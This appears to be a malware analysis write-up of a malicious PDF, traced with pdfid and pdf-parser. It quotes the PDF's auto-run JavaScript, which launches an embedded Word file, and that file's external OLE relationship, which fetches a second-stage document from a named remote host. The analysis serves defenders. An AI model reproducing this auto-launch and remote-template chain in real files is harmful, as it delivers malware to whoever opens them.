
Malicious PDF Document Analysis

MD5 56cad7977693b695d138187c92f215e0
SHA256 93fc24573bd563f08b3a6a71276bfe085488d3bbb8d79bbbc3a75e5c0497e915

Summary

You will be learn that how malware uses office documents after read this paper. During malicious document analysis what keywords are important such as risky tags, suspicious objects, embedded files must be known. The analyzed PDF document include additional Microsoft Office Word document demands from another domain and was running automatically when PDF document was opened.

When we analyze risky tags and anomalies of document we found some interesting things.




```
λ pdfid.py suspicious.bin
PDFiD 0.2.7 suspicious.bin
 PDF Header: %PDF-1.1
 obj                    9
 endobj                 9
 stream                 2
 endstream              2
 xref                   1
 trailer                1
 startxref              1
 /Page                  1
 /Encrypt               0
 /ObjStm                0
 /JS                    1
 /JavaScript            1
 /AA                    0
 /OpenAction            1
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                0
 /EmbeddedFile          1
 /XFA                   0
 /URI                   0
 /Colors > 2^24         0
```

Some risky tags are labeled.
/JS and /JavaScript specify Javascript to run.
/OpenAction specify the script or action to run automatically.
/EmbeddedFile specify embedded a file in document.

Now we must evidence these tags used for malicious objective.

The result after when we search for JavaScript tag:




```
λ pdf-parser.py suspicious.bin --search=javascript
obj 9 0
 Type: /Action
 Referencing:

  <<
    /Type /Action
    /S /JavaScript
    /JS (this.exportDataObject({ cName: "dew008.docx", nLaunch: 2 });)
  >>
```

The object has object ID as 9 and the ***this.exportDataObject({ cName: "dew008.docx", nLaunch: 2 });*** JS command tell us dew008.docx file will be open automatically(according to /Action tag and JS command) when PDF file open.

If we use pdf-parser.py script with -f parameter to list all stream, we can found embedded file within PDF file. The embedded file header is PK and it identified as ZIP compressed file.




```
obj 8 0
 Type: /EmbeddedFile
 Referencing:
 Contains stream

  <<
    /Length 30328
    /Filter /ASCIIHexDecode
    /Type /EmbeddedFile
  >>

 'PK\x03\x04\x14\x00\x02\x00\x08\x00\xaeC\xceL\t$\x87\x82f\
```


According to the evidence we have obtained so far, probably embedded file within PDF file is called dew008.docx.

Now we can try to extract embedded file.




```
λ pdf-parser.py suspicious.bin -o 8 -f -d dew008
obj 8 0
 Type: /EmbeddedFile
 Referencing:
 Contains stream

  <<
    /Length 30328
    /Filter /ASCIIHexDecode
    /Type /EmbeddedFile
  >>
```



```
λ file dew008
dew008: Microsoft Word 2007+
```

Everything looks good and consistent. Let's open the extracted file with HxD hex editor.



```
50 4B 03 04 14 00 02 00 08 00 AE 43 CE 4C 09 24  PK........®CÎL.$
87 82 66 01 00 00 8E 05 00 00 13 00 11 00 5B 43  ‡,f...........[C
6F 6E 74 65 6E 74 5F 54 79 70 65 73 5D 2E 78 6D  ontent_Types].xm
6C 55 54 0D 00 07 73 27 22 5B 73 27 22 5B 73 27  lUT...s'"[s'"[s'
22 5B B5 94 4D 4F C2 40 10 86 EF 26 FE 87 66 AF  "[µ”MOÂ@.†ï&ş‡f¯
A4 5D F0 60 8C A1 70 50 3C 2A 89 18 CF CB 76 4A  ¤]ğ`Œ¡pP<*‰.ÏËvJ
37 EE 57 76 87 AF 7F EF 94 22 31 8A 94 08 5C 9A  7îWv‡¯.ï”"1Š”.\š
6C 67 DE F7 7D 66 D3 4E 7F B8 32 3A 59 40 88 CA  lgŞ÷}fÓN.¸2:Y@ˆÊ
D9 9C F5 B2 2E 4B C0 4A 57 28 3B CB D9 DB E4 29  Ùœõ².KÀJW(;ËÙÛä)
BD 63 49 44 61 0B A1 9D 85 9C AD 21 B2 E1 E0 FA  ½cIDa.¡.…œ.!²áàú
AA 3F 59 7B 88 09 A9 6D CC 59 85 E8 EF 39 8F B2  ª?Y{ˆ.©mÌY…èï9.²
02 23 62 E6 3C 58 AA 94 2E 18 81 74 0C 33 EE 85  .#bæ<Xª”...t.3î…
FC 10 33 E0 37 DD EE 2D 97 CE 22 58 4C B1 F6 60  ü.3à7İî-—Î"XL±ö`
83 FE 23 94 62 AE 31 19 AD E8 75 43 12 40 47 96  ƒş#”b®1..èuC.@G–
3C 34 8D 75 56 CE 84 F7 5A 49 81 54 E7 0B 5B FC  <4.uVÎ„÷ZI.Tç.[ü
```

Note: OOXML documents such as .docx, .xml supported by documents use zip compression to store contents.


We can decompress compressed docx file using Pyhton zipfile library.We can decompress

```
import zipfile
with zipfile.ZipFile("dew008","r") as zip_ref:
        zip_ref.extractall()
```

OR

you can directly use ***unzip dew008*** command to extract.

If you search among extracted files you will be find interesting something called document.xml.rels file.



```
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship
Id="rId2" Type="http://schemas.microsoft.com/office/2007/relationships/stylesWithEffects"
Target="stylesWithEffects.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/
styles" Target="styles.xml"/><Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/
theme" Target="theme/theme1.xml"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId4"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship
Id="_id_1498" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" TargetMode="External"
Target="https://idontknow.moe/files/ptceg.doc"/></Relationships>
```

It includes one domain and another doc file. Probably in second stage of infection dew008.docx file downloads additional malicious file from remote host.

During my analysis when I want to get "ptceg.doc" file from remote host it's failure and we cannot move on further.